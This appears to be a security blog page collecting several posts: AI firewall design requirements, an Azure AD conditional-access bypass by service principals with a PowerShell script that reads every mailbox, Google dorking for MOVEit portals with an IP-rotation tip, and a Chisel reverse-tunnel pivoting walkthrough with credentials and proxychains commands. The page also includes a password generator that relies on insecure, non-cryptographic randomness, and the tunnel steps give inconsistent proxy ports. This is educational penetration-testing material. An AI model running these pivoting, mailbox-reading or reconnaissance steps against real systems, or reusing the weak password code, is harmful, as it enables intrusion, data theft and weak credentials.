

Anatomy of an AI firewall

Streaming support

The AI firewall should not buffer the response from the LLM but rather support streaming of the response from the LLM.

As you can see in the below screenshot, the output of the prompt “Describe the TLS handshake process in 400 words”(left side) is streaming in frames(right side).

Zooming in – each frame is a genuine streaming chunk
AI firewall should be able to show below metrics :

MeasurementWhat it is
TTFTTime to first token. What the user waits before the answer starts moving.
TTFBTime to first byte off the wire, just ahead of TTFT.
TotalStart to last token, the whole response.
FramesHow many chunks the response arrived in. Spread out means streaming, bunched at the end means buffered.
Model timeThe LLM’s own generation time. Reported by the AI gateway.
AI Gateway timeThe AI gateway’s overhead. Reported by the gateway.
Firewall processing*TTFB − (model + gateway)
The firewall’s slice. Inspection plus the network path to its edge, not CPU alone.

*Please note :
When the AI firewall blocks a prompt, it never reaches the AI gateway or the model – so all the time taken is by the AI firewall itself.
When the AI firewall does not block a prompt, the prompt goes through the AI gateway and then model and response comes back through same channel back.
An industry standard AI gateway includes the response headers noting the time taken by the upstream LLM and the AI gateway itself. Those response headers can be used by the AI firewall to calculate total time by the firewall.

Inspect ahead, cut before release. For the responses, It should catch a violation mid-stream and kills it before the bad part reaches the screen.

Both directions, separately:
Input and output are two inspections. Should be able to configure both or either,

Detection Engine

SLM for the first pass
A small language model should screen every request first. It’s fast and cheap enough to sit inline without wrecking latency.
Teach the SLM the domain specific constructs
The small language model should be trained on domain-specific constructs so it doesn’t throw false positives on legit prompts. For example, “Foley” reads like a person’s surname, but in a clinical note it’s a catheter. The model should understand the context, not just the word. And if it still flags a false positive, that’s where the LLM judge catches it.

Open term sources to train on:

* **Healthcare:** SNOMED CT and RxNorm, via the NLM’s UMLS.
* **Finance:** FIBO, from the EDM Council.

LLM judge to confirm
When the small model flags something which could be a false positive, it should escalate that one request to a bigger LLM judge to confirm. That way you only pay for the judge on the suspicious slice, not on every call.

Custom detectors
You should be able to add your own detectors, not just rely on the built-in ones. Sooner or later you’ll need to catch something the vendor never shipped. For example, quicly build a regex to detect something or exclude something without changing the SLM.

Configure the sensitivity of detection of SLM :
Should be able to configure the sensitivity of SLM to avoid false positives.

Named threat classes:
The firewall should name what it actually detects, so nobody waves it off as “AI stuff” – prompt injection, jailbreaks, PII and data exfiltration, tool and agent abuse.

Deployment

API key based access per agent

Inline to block. The firewall should be able to sit inline, right in the request path, so it can actually stop a bad prompt or response before it goes through.

Out-of-band / API based option.
It should also support an out-of-band mode, where it inspects a copy of the traffic off to the side. This adds no latency and won’t take your traffic down if it fails, but it can only alert, it can’t block.
https://guptaashish.com/2026/06/22/out-of-band-ai-inspection-the-missing-piece-in-cloudflares-ai-security-stack/

No forced public egress

For client data, the traffic should never leave to the public internet. The firewall should run inside your own cloud, or connect over a private link.
Fail-open vs fail-closed
You should be able to choose what happens when the firewall is unreachable. Does the traffic pass through, or does it get blocked?

Multi-AZ and multi-region
The firewall should run across multiple availability zones and regions.

Security and Governance

Metadata-only logging by default
The firewall should log only the metadata by default and keep the prompt and response content out, because that content can carry client PII. You turn on the full content only when you have a reason to.

Fast retrieval into SOAR
When a detection fires, you should be able to pull that prompt and response straight into your SOAR workflow, so the analyst can see exactly what triggered it and investigate right away.

Analysis time per request
The firewall should log how long it took to inspect each request, so you can prove you are inside your latency budget and catch it when it starts to drift.

Every detection mapped to a framework
A detection should never read as just “blocked.” When the firewall catches a prompt injection, it should tag it as OWASP LLM01. A jailbreak, a data exfiltration attempt, a tool-abuse attempt, each one should carry its label from MITRE ATLAS, the OWASP LLM Top 10, or the NIST AI RMF. That is what lets you report coverage to risk and compliance, and it is what makes the whole thing auditable.

Implement conditional access on Azure AD Apps : Using Workload Identities Premium

Azure AD app do not honor conditional access policies levaraging IP restrictions.

Suppose we have a conditional access policy which restricts access to any app from any IP except certain IP ranges via a named location (in this case using my ISP network).

Interactive user login – Blocked

You will notice the user interactive sign-in gets blocked when coming from an IP outside of what is allowed.

Login using a service principal for Azure AD app – Allowed

In this section, we will see if you have credentials for Azure AD app, you can access resources depending on what permissions the app has. In this example, we would read all the emails.

Setup

Lets setup an Azure AD app with mail.read permission and a credential.

Code to get emails from all the mailboxes

Prerequisites : Install and import ExchangeOnlinemanagement and Microsoft.Graph modules

Install-Module ExchangeOnlineManagement
Import-Module ExchangeOnlineManagement
Install-Module Microsoft.Graph
Import-Module Microsoft.Graph

Replace the clientId and tenantId with the clientId of the app and the tenant id for your tenant respectively. When the script is run, please supply the credential created for the app.

# Import the required module
Import-Module Microsoft.Graph
$err_string= ''
# Set the necessary variables
$clientId = "7477abb4-xxxx-xxxx-xxxx-xxxxxx"
$tenantId = "c2b84b0b-xxxx-xxxx-xxxx-xxxxxxx"
$ClientSecretCredential = Get-Credential -Credential $clientId
 
# Connect to Microsoft Graph
Connect-MgGraph -TenantId $tenantId -ClientSecretCredential $ClientSecretCredential -NoWelcome
 
# Get all users in the tenant
$users = Get-MgUser
 
# Loop through each user
foreach ($user in $users) {
    # Get the user's mailbox
    try {
        $mailbox = Get-MgUserMailFolderMessage -UserId $user.Id -MailFolderId 'Inbox' -ErrorAction Stop
        $test = $user.Mail
        write-host "####### Reading emails for mailbox " -nonewline
        write-host $test -foreground red -nonewline
        write-host " ##########" 
        write-host "Found " -nonewline
        write-host $mailbox.Length -foreground red -nonewline
        write-host " email(s) " 
        foreach ($message in $mailbox) {
            # Print the message subject and received date
            Write-Output (" ----------------------------------------------------")
            Write-Output ("Subject: " + $message.Subject)
            Write-Output ("Received: " + $message.ReceivedDateTime)
            $body = $message.Body.Content -replace '<[^>]+>',''
            $body = $body.trim()
            Write-Output ("Body: " + $body)
        }
    write-host "`n"
    }
    catch
    { 
        $err_string = $_ | Out-String
    }
    if ($err_string -inotmatch "The mailbox is either inactive, soft-deleted, or is hosted on-premise")
    {
        Write-Host $err_string
    }
}
# Disconnect from Microsoft Graph
Disconnect-MgGraph

Running the above code by supplying the secret for the below and we can see we are still able to access all the emails. The service principle sign-in logs clearly note the access is from outside the IP address (from a foreign country) but the conditional access policy didn’t apply.

Using Microsoft Entra Workload ID to implement the conditional access

To address this, Microsoft has a new feature named Microsoft Entra Workload ID. Bad thing here is It needs Its own premium license. Good thing is you can try it out to see if this even works!
Login to the Entra ID portal as a global admininstrator and search for Workload Identities and activate the trial of 200 licenses for 90 days.

Then login to Microsoft Admin portal, and assign the users with “Micsoroft Entra Workload ID” license.

Once the license is assigned, login as the GA and licensed user to the the Entra portal.
Go to Protection > Conditional Access > Create.
There we see “Workload Identities” under “What does this policy apply to”.
Now, we can select the app we want to apply the conditional access with IP restriction.

Running the same code above would now show error noting the access has been blocked by the conditional access policy

Service principal sign-in logs would show the failure as well

Conclusion

Microsoft Entra Workload ID premium looks promising and goes much beyond the conditional access. Its worth looking at its capabilities.

https://www.microsoft.com/en-us/security/business/identity-access/microsoft-entra-workload-id

Find MoveIt Portals

Progress Software has released a security advisory for a privilege escalation vulnerability (CVE-2023-35708) in MOVEit Transfer —a Managed File Transfer Software.

This post shows a way to find MoveIt portals for given set of companies for further investigation.
The default page of MoveIt portals generally has /human.aspx in the URL, so we can use Google dork to look for MoveIt portals for given list of companies

Couple of ways to approach this – either use straight up google dorking which may lead to Google blocking the IP after overuse (but you can always change IPs 🙂 ) or use make use of Google Search API. Both the approaches in below.

https://github.com/ashishmgupta/FindMoveItPortals

Pivoting using Chisel : Moving laterally in the network

If the image above reminds you of that funny scene in Friends and you are interested in learning about Chisel for lateral movement in a network, please read on. 🙂

In penetration testing terms, pivoting is a technique of using one compromised machine to access another.

Let’s take the below example as a problem statement.

Problem statement

Our attacker box can access the jumpbox as they both are in the same network (192.168.44.0/24) but It cant access (noted by the red arrow) the web server which is in a different network (10.10.10.0/24). How can the attackerbox move laterally through the jump box to access the web server?

Solution

We will use a tool named chisel to create a tunnel between the attackerbox and jumpbox and then pivot (lateraly move) from the jumpbox to the web server.

The process

For simplicity, we assume that the attacker has the RDP access on the jumpbox. We may think why we need pivoting and why can we just get on the jumpbox and from there exploit the web server.
Thing is – this pivoting technique, as we see later will help us use full power of attacker kali pen test toolset and may potentially enable us to exploit the other hosts in the 10.10.10.0/24 network apart from just that web server.

Download Chisel

https://github.com/jpillora/chisel/releases

For Linux : download chisel_<version>_linux_amd64.gz.
For example :

For Windows : download chisel_<latest version>_windows_amd64.gz
For example:

Create a folder (e.g. /home/kali/tools) using non-root user and copy the windows flavor of chisel to that folder.

mkdir /home/kali/tools

Transfer the windows flavor of chisel to the jumpbox

RDP to the jumpbox with known credentials with shared directory /home/kali/tools

xfreerdp /v:192.168.44.11 /u:jdoe /p:P@ssw0rd +clipboard /dynamic-resolution /drive:/home/kali/tools

/home/kali/tools is available of the window box with chisel.exe in it. Copy it to a local directory c:\temp.

Configure proxychain on the attacker kali box

Edit the /etc/proxychain4

sudo nano /etc/proxychains4.conf

Comment out socks4 line and add the socks5 (seperated by tab)

socks5 127.0.0.1 1080

Setup chisel as server on the attacker kali box

On Kali box, set the execute permission on chisel

chmod +x chisel

Setup chisel as server on the attacker box. The –reverse switch creates a reverse tunnel from the attackerbox to the jumpbox.

./chisel server -p 8000 --reverse

Setup chisel as client on the jumpbox

On the Jump server, copy the chisel (windows flavor) to a local directory and run as a client

chisel client 192.168.45.158:8000 R:socks

When we start the chisel as client, immediately we see the session/tunnel established with the chisel server on the attacker kali box.

Execute commands on the jumpbox from attacker box using proxychains

Now that we have the tunnel established between the chisel server on the attackerbox and the chisel client on the jumpbox, we can execute any command on the jumpbox via proxychains.

proxychains nmap -sT -p 443 -Pn 10.10.10.2

Now we see are able to access the web server from the attackerbox.

How does this work? What is the flow of events?


The flow of nmap request traffic from attackerbox to the web server and back in the above example can be depected via below sequence diagram.
Same can be applied for any command executed using proxychains program from the attackerbox.
[Please click on the image below to view larger size]

proxychains nmap -sT -p 443 -Pn 10.10.10.2
  1. In the above command we are using proxychain to execute nmap, so proxychains program intercepts the traffic generated by nmap.
  2. Since we have configured proxychains on the attackerbox to use SOCKS5 proxy on 127.0.0.1:8080, the proxychains program will route through that SOCKS5 proxy.
  3. SOCKS5 proxy receives the nmap traffic and and forwards to the chisel server running on teh attackerbox.
  4. Chisel server on attackerbox forwards traffic to the chisel client on the jumpbox via the chisel tunnel.
  5. Jumpbox can forward the nmap “request” traffic to the web server.
  6. After the web server processes the scan request, It generates the nmap response.
  7. The response is sent from the jumpbox chisel client back to the attackerbox chisel server.
  8. Chisel server on attackerbox forwards the response to the proxychains program
  9. Proxychains outputs the nmap response to the terminal which originally issued the nmap command.


Hope you find this post useful.

Happy pivoting! 🙂

Generate random password

A simple way to generate the password

static string GenerateRandomPassword(int numberOfCharactersInPassword)
{
   if (numberOfCharactersInPassword > 32)
   {
	   throw new ArgumentException("A password of length more than 32 can't be generated");
   }
   string guidWithoutDashes = Guid.NewGuid().ToString("n");
   Console.WriteLine("Guid without dashes :- "+ guidWithoutDashes);
   var chars = new char[numberOfCharactersInPassword];
   var random = new Random();
   for (int i = 0; i < chars.Length; i++)
   {
	   chars[i] = guidWithoutDashes[random.Next(guidWithoutDashes.Length)];
   }
   Console.WriteLine("Random password :- " + new string(chars));
   return new string(chars);
}